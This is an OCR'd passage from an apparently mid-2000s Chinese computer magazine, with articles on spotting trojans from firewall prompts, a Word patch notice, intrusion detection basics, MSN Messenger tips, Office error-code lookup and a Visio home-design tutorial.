正常应用程序在运行后应该出现程序界面，或会在系统托盘增加图标，如果某个程序运行后没有任何反应，或运行后主程序也不见了，却见到防火墙弹出该程序要访问网络的提示，那这个程序多半有问题，有90%的可能就是木马后门类的非法程序，再结合后面的判断方法就一定可以确定它是不是正常程序。

2.程序的“尾巴”要注意

正常应用程序对于网络的访问，应该是我们可知的和可控的，比如说刚运行了QQ进行登录，防火墙出现了QQ程序要访问网络的提示，这是正常的程序请求。但如果同时还会弹出另外的提示窗口说某某程序要访问网络，或者我们一直没有运行任何程序，却突然弹出提示说有程序要访问网络，那就要格外注意了，很可能是你使用的QQ程序被捆绑了其他的后门程序，或你的系统已经被植入了后门程序，并且可能正被别人控制。

根据端口判断

在天网提示窗口中的〝网络信息〞栏提供了应用程序的网络访问信息，包括协议、端口和地址（见图1），如何从这些信息中看出程序是否正常呢？



图1

我们可以把网络中的任何一台计算机看作是一个独立的服务器，而计算机之间的数据数据传输可以看作是相互提供的一种服务，这个服务功能就是通过打开不同的端口来完成的，每个端口对应于该服务器提供的一种服务，通过不同端口，计算机就可以与外界进行互不干扰的数据传输。例如在网络中规定了网页 览服务的端口为80，那么一台服务器要提供WEB 览服务，就需要开放HTTP协议的80端口，而用户则需要



补丁发布:微软Word畸形文档字体处理溢出漏洞补丁(MS05-035)

影响系统: Microsoft Word 2000/2002

补丁内容:微软的Word文档处理软件被发现在处理字体时会出现程序无法正确地验证数据漏洞，微软马上发布了相关的MS05-035补丁，补丁分别针对Word 2000和Word 2002中恶意攻击代码可导致远程缓冲区溢出的缺陷进行修补，并对含有特殊代码的DOC文档分析处理。

补丁下载.:http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=CEE0864B-B196-48F4-A4B9-2ED7FB6D17D2#filelist(Word 2000版)

http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=A7E7D2C5-1E2A-4FFB-8FC2-B2B217015820(Word 2002版)

漏洞再现:QQ网络硬盘离线正常使用漏洞

影响系统:腾讯QQ 2005版官方以及非官方版本、外挂

漏洞分析:QQ现在是上网必不可少的工具，其扩展功能中的网络硬盘已经被越来越多的人使用。最近在QQ 2005版中被发现网络硬盘的一个严重漏洞，当QQ被迫下线，但网络并未中断的时候，QQ的网络硬盘能照常使用，上传下载不受任何限制。如果QQ被盗后找回密码而对方还未在本地关闭QQ，那么盗窃者依旧可以通过QQ硬盘对受害者进行攻击，如上传捆绑木马到受害者QQ里等。

补“洞”办法:漏洞是本地应用，主要防范手段还是防止IE等漏洞导致QQ密码被盗的问题。官方还未发布相关补丁，不过相信很快就会填补上这个漏洞的。

打开本机的80端口来访问网页。而非法木马后门程序在和控制端进行数据传输时，也是需要在系统中打开端口的，不同的木马会打开不同的端口，这里笔者整理了一些端口定义速查表，其中包含有常见木马的端口号列表(下载地址:http://www.newhua.com/cfan/200516/dklb.txt)，我们可以根据天网防火墙提示的端口号在该文件中搜索，可判断出该文件是不是恶意的木马后门程序。如图1所示天网防火墙的提示窗口中，显示的端口号为"23444"，从速查表中可以判断出它很可能就是网络公牛(netbull)的服务端程序。不过现在大部分木马都具备修改端口号的功能，速查表中的木马端口定义也仅供参考，但根据笔者经验，通常我们遇到的木马多是使用默认端口的。

一台计算机中的端口范围为0～65535，但在这6万多个端口中，有一些端口是已经被系统定义为特殊用途的，通常把端口号1024以下的称为系统保留端口，这些端口所对应的服务程序通常是固定的，这些端口木马一般不会使用，通常情况下，木马会使用较大数值的端口，所以在防火墙提示的端口号数值较大时，就更要引起注意，但也有例外。例如天网防火墙中出现了端口号为"HTTP[80]"的提示(见图2)，你可不要以为它是正常程序就轻易放过了，80端口对应的是网页浏览服务，而这个程序在运行后没有任何反应，说明它不是一个提供网页浏览服务的正常程序，实际上这是黑洞2004的服务端程序，它之所以会使用这个端口，是因为它要使用这个端口向预先定义的域名转向中传送本机IP地址，以供控制端实施控制。



图2



图3

小提示

对于一些常见木马，天网防火墙会根据它所使用的端口号自动判断并提示出该木马的名称，例如冰河、NetSPY等，它都会在端口前面显示出该木马名称，这时注意要千万看清楚了再选择是允许还是禁止哦(见图3)。

根据文件信息判断

仅凭端口信息判断程序是否正常虽然简单方便，但并不完全可靠，我们还应根据天网防火墙提示窗口显示的"文件信息"进行综合判断。

1.文件图标判断法

人们对于图形的印象是比较深刻的，对于常见应用程序，我们通常很熟悉它的图标，再结合其文件路径，很容易识别出它的真假。一般来说，正常的应用程序都有正常图标，但一些非法后门程序就不一定了，像图1中的网络公牛使用的就是未定义文件类型图标，还有一些后门程序则可能会使用文本文件图标、空白透明图标或者一些比较奇怪的图标，这时都要格外注意。当然也有一些后门程序会比较聪明，它们会使用和系统程序一样的图标(见图4)，甚至是和系统程序一样的文件名，企图蒙混过关，但只要细心观察，无论是它特殊的端口、还是奇怪的文件日期，都可以证明它是"冒牌"的！



图4

2.文件(进程)名判断法

注意这里的文件(进程)名不是天网防火墙提示窗口中的"名称"行，而是文件路径行中的原始文件名，也就是运行后的进程名。非法程序为了避免运行后在进程列表中的名称被别人识破，都会采用文件名欺骗手段，使用和系统常见程序进程相似的文件名，例如"Falling Star"木马服务端生成的文件名称"internet.exe"与输入法进程"internat.exe"十分相似(见图5)，稍不注意就可能被骗！诸如此类的还有使用"msgsvc.exe"冒充"msgsrv32.exe"，使用"EXP1ORER.exe"冒充"EXPLORER.exe"的。另外还有修改扩展名冒充的，例如冰河木马的服务端进程名为"Kernel32.exe"，是不是很眼熟，好像是个正常的系统进程吧，其实系统中根本不存在这样一个文件，有个文件名称是"Kernel32.dll"。"Shell32.exe"也很熟悉吧？同样它也是从"Shell32.dll"演变而来的，实际上在系统中都是不存在的。



图5

当然，直接观察出文件名中的问题是需要一定经验的，如果你对防火墙提示的文件(进程)名拿不定主意时，笔者这里有三种方法可以帮助你快速进行分析判断:

方法一:从http://www.newhua.com/cfan/200516/jclb.txt下载进程速查表文件，把你要查询的文件(进程)名称复制下来，在文件中搜索核对，对于常见的非法程序进程通常都能直接判断出来。

方法二:打开http://www.sysinfo.org/startuplist.php网页，在文本框中输入文件(进程)名称，单击"Search"按钮进行搜索，在搜索结果的"Status"列中会有对该文件的认定(见图6)，"Y"表示该程序是正常程序，"X"表示该程序是典型的病毒、间谍软件或者广告程序。另外，在http://www.Windowsstartup.com/wso/search.php网页中也提供了类似的查询服务。




图 6

方法三：可以复制该文件(进程)的全名，在Google或者百度上进行搜索，如果是病毒、木马等非法程序的话，搜索结果中会有相关的介绍，这种方式对于一些新出现的非法程序特别有效。

3.文件路径判断法

文件路径指示了该程序所在位置，如果是合法的应用程序，通常会安装在C:\Program Files目录中，当然也有你自行定义的文件路径，但这种情况是你所知道的。有时我们会遇到一些来自于C:\Windows、C:\Windows\system32、C:\Windows\system目录的文件访问网络的防火墙提示，可能一些菜鸟朋友会说，这是系统程序，可以允许访问吧？不！相反，对于这些来自系统重要目录的应用程序，尤其要注意，很可能就是木马，因为狡猾的木马经常会利用我们这种认识蒙混过关。事实上，这些系统目录中的文件需要访问网络的情况并不多，而且正常的应用程序必须要安装文件到这些目录的情况也不多，那么应如何判断这些目录中的文件是不是非法的木马程序呢？下面的文件属性判断法可以进一步确认。

4.文件属性判断法

根据文件路径中的提示打开目录并找到要分析的文件，右键单击该程序文件，选择"属性"，再单击"版本"标签，可以看到该文件的版本、版权以及产品公司等信息，对于正常的应用程序这些信息通常是比较完整的，对于信息不完整的通常都要引起注意。而那些想冒充Windows系统文件的，例如图5中所示的"Internet.exe"，我们则可以打开一个正常的系统文件属性进行比对(见图7)。另外在"常规"选项卡中的文件创建日期也是非常重要的，可以查看是否与系统文件创建日期一样来进行判断。




图 7

最后要提醒朋友们的是，很多时候并不仅仅是靠某一个特性就能准确判断的，这就需要综合运行，加以判断，这不仅仅是技巧，也需要经验和知识，相信看了本文以后，你会对经常弹出的应用程序网络访问有个清晰的判断和选择。 CF [YY11]

"入侵检测" 防火墙的"好兄弟"

★★ ■瑞星工程师 史瑀

不少人听过"入侵检测"这个名称，但你是否了解它的作用呢？随着网络飞速发展，社会信息化程度不断提高，许多企业采用硬件防火墙来对网络进行防护。但随着攻击技术发展，这种单一防护手段已不能确保网络安全。于是就出现了"入侵检测"系统。

1.什么是"入侵检测"？

不少网络管理员会编写一些完整性检查程序，用来监测入侵者攻击服务器的行为。还有一些网管经常会去查看系统日志，去查找那些失败的登录记录及其他错误记录。

虽然这些方法对管理员非常有用，但要随时对其监控却非常困难。尤其是对于管理几百或上千台电脑的网管，这种工作量将非常巨大，于是就出现了"入侵检测"(IDS)。



现在你应该知道，入侵检测用于检测怀有敌意的入侵者试图获得未授权访问的行为。它监视计算机系统或网络中发生的事件，并对它们进行分析，以寻找危及机密性、完整性、可用性或绕过安全机制的入侵行为。入侵检测系统就是自动执行这种监视和分析过程的软件或硬件产品。

2."入侵检测"的目标

入侵检测起源于20世纪80年代末，当时美国国防部开发了入侵检测专家系统(IDES)和分布式入侵检测系统(DIDS)模型。现在，入侵检测系统几乎都有相同的目标，就是实现搜索入侵者过程的自动化。

3."入侵检测"的分类

一般来说，"入侵检测"系统分为错用检测模型和基于异常的检测模型。而常见的是错用检测模型中的基于网络的入侵检测系统(NIDS)及基于主机的入侵检测系统(HIDS)。

基于网络的入侵检测系统：主要用来检测网络中的数据包，并将其与某些已知的攻击模式和特征进行比较，类似于杀毒软件的特征码对比法。

基于主机的入侵检测系统：通常是面向分析的系统，它包含有解析系统日志，查看用户登录和进程等各种组件。有些更内置了搜索特洛伊木马的功能。不过这种入侵检测系统大多是要在被保护的系统上安装一个程序，这也使得它的部署及管理的难度较大，但从某种程序上来说它保护的更加彻底。 CF [YY12]

MM 的世界　让沟通无极限

★★

■河北　闫艳力　北京　一页

如果只想跟国内朋友聊聊天，非QQ莫属。但如果你除了国内朋友外，还想跟世界各地的其他朋友也能沟通无极限，则最好使用MSN Messenger。另外，在实际工作生活中，你会发现外资企业中的联系人，用得更多的是MSN而非QQ。今天，就让我们一起进入MM(MSN Messenger的缩写)的奇妙世界吧。

实例1:漂亮的MM请回家

第一步:首先登录到网页http://messenger.china.msn.com/download，如果还没有注册微软的Passport账号(使用MSN必须要有此账号)，可如图1所示，单击左侧"开始"按钮进行注册。注册Passport账号需要有邮件地址，选择上面"开始"可以免费获得一个Hotmail邮件地址，也可选择下面的"开始"用已有邮件地址注册。如果已经注册过Passport账户，则直接单击右侧的"下载"按钮下载并安装微软MSN Messenger 7.0(以下简称为MSN或MM)。



图1

第二步:安装并第一次运行MSN，单击"登录"按钮，会弹出".NET Passport向导"对话框，单击"下一步"，随后Windows会询问是否拥有电子邮件地址，选择"是，使用现有电子邮件地址"项，单击"下一步"，接下来询问是否已注册，选择"有，使用我的Passport Network凭据登录"项，继续单击"下一步"，填写在第一步中注册Passport账号所使用的邮件地址及密码，单击"下一步"，最后单击"完成"就可以登录MSN了(电脑需保持在线状态)，其主界面如图2所示。



图2

第三步:现在你的MSN上还是空空如也，一个朋友也没有。没关系，下面就把朋友请进MSN。单击MSN下方的"添加联系人"(或执行"联系人→添加联系人"菜单命令)，在弹出对话框中选择常用的"根据电子邮件地址添加新联系人"项，单击"下一步"，输入好友MSN账号的电子邮件地址，再下一步就可以将好友添加到自己联系人名单中了(见图3)。重复这一步骤可添加多位好友的MSN账号。




图3

第四步:当添加的好友登录他的MSN时，就会收到如图4所示的一个消息，同样，别人加你为好友时你也会收到这个消息的。默认选择"允许此人看到您联机并与您联系"项，确定即可(当然，你也可以选择"阻止此人看到您联机并与您联系"项了)。




图4

第五步:如果添加的好友正好在线(图标为绿色表示在线，图标为红色则表示不在线)，可以双击想要跟他(她)聊天的那位好友的名称，即可打开聊天窗口，如图5所示，在下面窗口中输入想说的话，再单击"发送"(或按回车键)即可。收到你的消息后，好友一般也会给你回复消息，



图5

这些消息同样显示在上面的窗口中。单击工具栏上的笑脸图标可打开聊天表情窗口，在这里有好多有意思的表情图片可供点选呢。如果要给好友发送文件，可单击工具栏上的"发送文件"按钮，打开要发送的文件即可。

小提示

把好友叫醒

MSN 7.0增加了"传情动漫"功能，单击工具栏上的"传情动漫"按钮，就能给好友发送有声有色的动画表情了，非常有趣。另外，单击"闪屏振动"按钮(工具栏最右侧的那个图标)时，好友的MSN窗口会不停闪动以提醒有消息来了。但当你连续点击"闪屏振动"时，MSN会提示"您不能频繁地发送闪屏振动"。如果想向好友连续发送闪屏振动直到叫醒他，可右击任务栏上MSN图标，执行"我的状态→忙碌"，在忙碌的状态中就可以给非"忙碌"状态的朋友连续发送闪屏振动了。

第六步:要开始工作了，开着的MSN窗口会比较碍事。没关系，单击右上角的"X"按钮关闭，它就会变成一个小图标缩到系统托盘内，需要聊天时双击该图标即可打开MSN主窗口了。如果不希望别人在工作时打扰你，还可右击系统托盘内的MSN图标，再选择"我的状态→离开"，别的好友就看不到你是否在线了，当然也可以根据需要选择其他状态。

实例2:五湖四海皆朋友

除了向别人索要MSN号添加好友外，也可以像在QQ中一样，从网上搜索添加陌生人为好友。

第一步:单击"添加联系人"，在打开的向导窗口中单击"在MSN成员目录中搜索联系人"，接着调整 览器打开"MSN成员目录－高级搜索"网页。

第二步:在搜索网页中设置好你的要求，单击"搜索"按钮，MSN便会为你搜索到一大堆合适的好友。单击搜索到的好友 称可以查看他(她)的详细资料，并可方便地向好友发送电子邮件来邀请。

第三步:如果你单击搜索网页上的"按兴趣 览"，还会打开一个类似目录搜索引擎的网页，在这里，你可以按自己的兴趣爱好在全世界范围内寻找志同道合的朋友。

实例3:个性MSN魅力四射

都"闯荡"五湖四海的人了，当然要把自己扮得酷一点，打造一个个性化的MSN才更能讨网友的喜爱。

第一步:让 称动起来

是不是常常看到其他MSN好友的名字上会带有图标，甚至还有动态图标的，其实这个很容易实现:点击"工具→选项"命令打开选项窗口，单击左侧"个人信息"，再在右侧"我的显示名称"中为自己起一个酷酷的名字。如果在名字里面加上MSN的聊天表情代码，如"(sn)"(不含引号)，就会在用户名称里显示出一只蜗牛来，加上"<:o)"则会显示出一个不停吐舌头的笑脸符。查询MSN聊天表情代码，可执行"工具→我的图释"命令调出图释窗口查看。

第二步:不一样的头像不一样的你

MSN头像可以使用自己的个性化图片(不像QQ，还得花钱成为会员才能使用此功能)，这可是"脸面问题"自然不能马虎。在选项窗口"个人信息"中点击"更改图片"按钮，在"我的显示图片"中挑选一个图片即可。如果嫌软件自带的图片不好看，可点击"下载更多的图片..."链接来从微软的网站上下载动物、卡通、自然、科幻等多种个性化图片(见图6)。也可以点击" 览"按钮，挑选自己保存在硬盘中的图片(比如个人 照)。



图6

小提示

★快速改变自己MSN头像图片

你可以直接从资源管理器中将任意图像文件拖到自己MSN左上角的头像图片栏中，这时光标右下角会显示一个"+"号，松开鼠标键就能快速更换自己的MSN头像了。

★网络帮你做超 MSN头像图片

登录网页http://www.eoool.com/Default.aspx，然后点击"制作图标"按钮，在第二级页面中你可以选择"上传图片"来上传自己电脑中准备好的图片，也可选择网站图库图片，然后根据步骤提示对图片进行剪裁、添加文字、添加绚彩效果等，一幅漂亮的MSN专用头像便新鲜出炉了。单击"保存图片"可将做好的图片下载到本地电脑上。

第三步:在同一片蓝天下聊聊吧

单击工具栏中的"背景"按钮打开"我的背景"窗口，在这里可以为MSN窗口设置不同的背景图片。如果嫌MSN预置的图片不好看，可单击"我的背景"窗口中的"其他"按钮搜索更多的背景图片(包括你自己硬盘的图片)。单击"我的背景"窗口上的"共享当前背景"发出邀请，当对方好友接受后就可以将对方的MSN背景图片设置成和你一样的了，这样是不是找到了"在同一片蓝天下聊天"的感觉。

实例4:轻轻松松成时尚"博客"

博客大潮一浪高过一浪，虽说现在免费博客满天飞，可想找到一个稳定、高速、空间大的博客依然很困难。其实，只要是MSN用户，你就已经免费拥有一个微软为你提供的优质博客了。

第一步:点击MSN主界面上的"我的共享空间"按钮，

这时会自动打开IE 览器跳转到微软Spaces申请页面。

第二步:在申请页面中输入你的共享空间标题(如:"电爱FANS"),再输入你的共享空间的网址(URL),确定其有效后,选择时区为"(GMT +08:00)北京,重庆,香港特别行政区,乌鲁木齐"并勾选"我接受共享空间服务协议",最后点击"创建您的共享空间"按钮,出现"恭喜"页面后你就拥有你的共享空间了。

第三步:以后,只要单击MSN上的"我的共享空间"按钮便可直接进入你的Spaces页面。单击页面上的"网络日志"链接,在接下来的画面中再单击"添加项",就可以书写你自己的博客日志了。输入完毕,可单击"预览网络日志项"进行预览,也可以直接单击"发布项"发布到网上。在Spaces共享空间,单击"照片"、"音乐"等链接还可以上传自己的图片及音乐等。

一旦更新了你的共享空间,你的MSN头像前就会显示出一个黄色的"*"号来。好友只要单击你的头像即可打开你的资料窗口,单击资料窗口上的链接就可以访问你的博客日志了。

实例5:MSN账号，想开几个开几个

众所周知,MSN同时只能开一个主窗口(聊天窗口则没有限制),如果你有好几个MSN账号(工作联系的、私人聊天的等),有没有办法能同时打开多个不同账号的主窗口呢?下面给你介绍的MSN插件,可以实现这一功能,做到工作、聊天两不误。

第一步:首先要下载两个软件工具:Messenger Plus!(下载地址:http://nj.onlinedown.net/soft/13198.htm)和StuffPlug-NG(下载地址:http://www.stuffplug.com)。一定要先装Messenger Plus!,然后再安装StuffPlug-NG。安装StuffPlug-NG时,语言要选择"Simplified Chinese",这样它就会显示为汉化界面了。

第二步:安装完毕,MSN窗口上会多出一个"Plus!"菜单,单击它,选择"个人偏好设置"。在打开的配置窗口中单击左侧"插件",选中StuffPlug-NG项,单击下面的"配置"按钮,在"主窗口"标签中选择"多开(允许同时运行多个MSN Messenger)"项后确定返回。

第三步:启动第二个MSN账号主窗口时,可执行"文件→登录"菜单命令,输入新的MSN账号及密码登录即可。

> **小提示**
>
> **监视MM是否在认真听你说话**
>
> StuffPlug配置窗口中还有其他许多功能选项,比如大头像、大表情、取消只能传递3个文件的限制、将消息内容扩大到5000个字符等,有兴趣的朋友不妨多试试。如果选择了其中的"当联系人关闭对话时显示提示信息"项,重新登录MSN时,如果聊天过程中好友关闭了和你聊天的窗口,它就会给你发出提示信息。这样你就能判断对方是否在跟你认真聊天了。

实例6:让MSN聊天有声有色

上例中,StuffPlug-NG只是Messenger Plus!的一个插件,而Messenger Plus!本身也具有许多有趣的功能,比如它能够发送各种情感声音表情,令聊天的过程有声有色。

第一步:安装Messenger Plus!后,它在聊天窗口的左侧会增加两个图标,如图7所示,单击小喇叭图标,点选相应的情感声音表情,对方就能听到有趣的问候声了。



图7

第二步:软件内置的声音表情都是英文的,你可以单击情感声音表情窗口下面的"添加/编辑/删除声音",打开自定义情感声音窗口,单击"添加新声音"按钮就可以根据向导一步一步制作自己的声音表情了。

> **小提示**
>
> 单击新增加的"Plus!"菜单,选择其下的"配置向导",然后根据向导一步一步设置,可以让你的即时聊天变得更有趣、更令人愉快,比如:加密聊天纪录、自动接受联系人的各种请求、让经常联系的好友浮动在桌面上等。单击"Plus!→日程"还能定时给你发送提醒呢。

实例8:找个机器人当翻译

没有MSN好友是件很无聊乏味的事,自己孤零零地一个人呆在网上,没有人说话,真是寂寞透顶,不过你可以添加几个MSN机器人来解解闷。所谓MSN机器人,实际上就是一些能自动应答你提问的软件程序。这些软件程序同样拥有MSN账号,你只需像添加一般的好友一样添加它就可以了。

第一步:在MSN主窗口上单击"添加联系人"(或执行"联系人→添加联系人"菜单命令)打开向导窗口,选择"根据电子邮件地址创建新的联系人"项后单击"下一步",在接下来的窗口中输入在线词典机器人的MSN账号:dictcn009@hotmail.com。连续单击"下一步"、"完成"结束添加。

第二步:这个在线词典机器人可以进行英汉双向翻译,你输入英文单词,它就会回复你汉语的意思,你输入汉语词汇,它就回复你相应的英文单词(见图8)。

> **小提示**
>
> 现在网上这类的MSN机器人有很多,比如还有一款聪明,活泼、人见人爱的机器人小I(xiaoi372@hotmail.com),跟它聊天,还可以帮助你查询天气、列车时刻、讲笑话、成语接龙、智力闯关、查IP地址、查手机号码等(要得到这些服务你只需要输入一个问号"?"便可)。
>
> 网页http://www.it.com.cn/f/edu/048/4/14051.htm上面列了不少国内、外的MSN机器人信息,大家也可以在搜索引擎网站搜索到更多的MSN机器人信息。



图 8

实例 9：视频聊天与好友开心"见面"

常听老鸟说："聊天用QQ，视频换MSN。"看来MSN视频聊天必定有过人之处，质量一定非常好，下面我们来体验一下吧。

第一步：先安装摄像头附带的驱动程序，接着再将其接到电脑的USB接口上，启动MSN。双击自己MSN好友头像打开聊天窗口，点击工具栏上的"网络摄像机"按钮，如果是第一次使用MSN视频聊天，点击此按钮时便会弹出"音频和视频调节向导"（见图9），在此向导中依次点击"下一步"按钮来选择自己使用的网络摄像机、麦克风和扬声器设备等，并按照屏幕要求朗读文字以帮助MSN校正你的声音。



图 9

第二步：执行"工具→网络摄像机设置"菜单命令，在弹出的"摄像机设置"对话框中可以对"亮度、对比度、饱和度"等进行设置，拖动窗口右侧的滑钮，可以在左侧的预览框中即时观看效果，笔者建议大家将亮度稍微调亮些。调整到满意后，单击"关闭"返回。

第三步：以后再用MSN和好友聊天，只要直接单击"网络摄像机"按钮，就可以实现"天涯共此时"，面对面聊天了。

★ CFan版之MSN大补贴

MSN的功能和使用技巧非常多，本刊以前的内容中陆陆续续也有过不少介绍，现在就让我们一起来回顾一下吧。

期号／页码	文章名
1/60	我的　称要抢夺你的眼球
6/62	微软Spaces：分享空间 分享生活
9/61	新的MSN Messenger　我还要你更个性！
11/57	MSN 7.0不能传EXE文件了？
11/61	我为MSN Messenger添风采——画说MSN Shell 4.1
13/58	我的MSN Space就是比你酷

★生来就是过客？

小编做完这期稿件的时候，恰逢微软推出了最新的MSN测试版。新版为何不是8.0而称之为7.5？看来这个版本如同Windows ME一样，注定只是一个过渡版本了，不过试用了一下之后，感觉该版本还是有可圈可点之处：

MSN Messenger 7.5 Beta登录窗口布局做了较大调整，登录界面选项也多了很多，满足用户更多需要，同时在风格上也向下一代操作系统Windows Vista靠近。

主程序界面上将"添加联系人"按钮上移到好友栏顶端，更加方便操作。新的聊天窗口非常简洁且增添了更多娱乐因素，比如加入了动态聊天背景（场景）的支持，还可在聊天窗口按下F2键来录制并发送自己的语音剪辑，有点类似腾讯的"QQ对讲机"功能。

增强MSN聊天安全性，在"工具→选项"的"安全"标签中增添"允许发送、接收并在计算机上暂时存储语音剪辑"和"允许在对话窗口中显示链接"等选项，使用MSN聊天更安全。

CF [YY13]


Office 错误代码轻松查

★ ■辽宁　于海军

在使用微软Office办公软件时，或由于Office软件本身BUG，或操作不当，会导致一些错误发生。如果出错时有文字说明还好办一些，如果是以数字代码的形式给出的提示，一般用户肯定会丈二和尚摸不着头脑的。有鉴于此，微软推出了一个错误代码查找工具，对近8000个错误代码进行了详细归类，有的还给出了解决办法。

第一步：首先到http://download.microsoft.com/download/0/e/d/0eda9ae6-f5c9-44be-98c7-ccc3016a296a/ork.exe下载微软软件工具包并安装。

第二步：进入软件安装目录，双击打开其Customizable Alerts子目录下的Errormsg.xls工作簿文件。这个文件中按照Office组件分为Word、Access、Powerpoint、Excel、Outlook及Office Shared等几个工作表，每个工作表都由错误ID号以及描述文字两部分构成。比如在使用Word的时候，如果出现代号为"95"的错误，则表示没有足够的内存或磁盘空间来运行拼写检查（见图）。



有了它的帮助，查找Office错误就方便多了，从而能够对症下药予以修复。不过它的解释都是英文的，英语不好的朋友还需要一些翻译软件的帮忙，如东方快车、金山快译等。大家还可以借助本期《西游后记之Excel函数篇（四）》一文中的技巧，为它添加上方便的查询功能。

CF [YY14]

软件你别牛

拖拖拽拽学Visio 打造美丽新生活

★★★

■李海 一页

Visio是一款非常特别的矢量绘图软件，它的核心是把各种数据资料转换为图形，让流程可视化。通过它可以轻松建立流程图、组织结构图、营销图、建筑设计图、地图、时间表等各种类型的图表。把特定的图表插入文件，让商业沟通变得更加清晰，令演示更加有趣，使复杂过程变得简单，文档重点更加突出，使你的工作在一种可视化的交流方式下变得更有效率。

实战:我的房子我做主

我叫John，北京人。拥有一份不错的工作。因此，尽管北京房价居高不下，但我还是凭借自己的努力买到了自己中意的房子。虽然装修公司可以帮助设计房屋，不过我的房子我做主，我更愿意完全按照自己的意愿来布局设计。其实这也没什么难的了，只要有想法，通过Visio就可一切搞定。如图1所示，是本例的最终效果图，很漂亮吧。同样，你也可以用下面的方法设计公司的办公室呢。(注意:本文图片仅为示例，主要目的只是为了讲解Visio的使用方法)




图1

第一步:要想用Visio绘制出精美的室内设计图，首先要先画出房屋的实地图。因此，必须要进行实地测量。一定要带上卷尺、计算器、纸、笔等物品，并随时记录。如果感觉太累人，也可以向开发商直接索要图纸，不过实地房屋与开发商图纸上的大小可能有偏差哦。

第二步:选择"开始→程序→Microsoft Office→Microsoft Office Visio 2003"启动它，如图2所示，在打开的主界面左侧单击"建筑设计图"类别，再在右侧单击选择"家居规划"(或执行"文件→新建→建筑设计图→家居规划"菜单命令)，Visio将会自动生成一个绘图文件。单击工具栏上的"保存"按钮，将其保存为"装修设计图.vsd"文件。




图2

第三步:首先要将户型的大致轮廓勾画出来。将从开发商处得到的户型图样扫描进电脑，然后在Visio中执行"插入→图片→来自文件"命令将其导入，拖动图片四周的绿色节点调整好图片大小。这个图片仅是用来参考的。单击左侧"墙壁、外壳和结构"按钮将其展开，拖动其下的"空间"图标到页面上可得到一个矩形，拖动空间矩形四周的绿色节点可以随意调整它的大小。如果要旋转空间矩形的角度，可将光标移到最上面的绿色节点上，此时光标变成旋转的箭头，拖动鼠标就可以旋转图形了。以同样方法多放置几个空间矩形，将房屋的轮廓勾画出来，几个矩形彼此重叠在一起也没关系。最后点选先前导入的参考图，按Del键删除它，此时页面上的图形将如图3所示。

第四步:按Ctrl键不放并依次点击所有的空间矩形，全

需要掌握Visio的部分行业举例

职业	用途
商务办公	向客户展示实力，通过流程图、组织结构图、办公室布局图等演示手段抓住受众的注意力。
技术专业	Visio将众多的解决方案及图形集成为一体，使IT专家、工程师、开发人员等专业人士能以简便快捷方式对信息进行创建和共享。
一般用户	Visio对个人用户也非常有用，可以用它来制作个人计划、项目日程、资料管理、建筑设计图等，还可以使用Visio中的思维工具激发灵感呢。




图 3

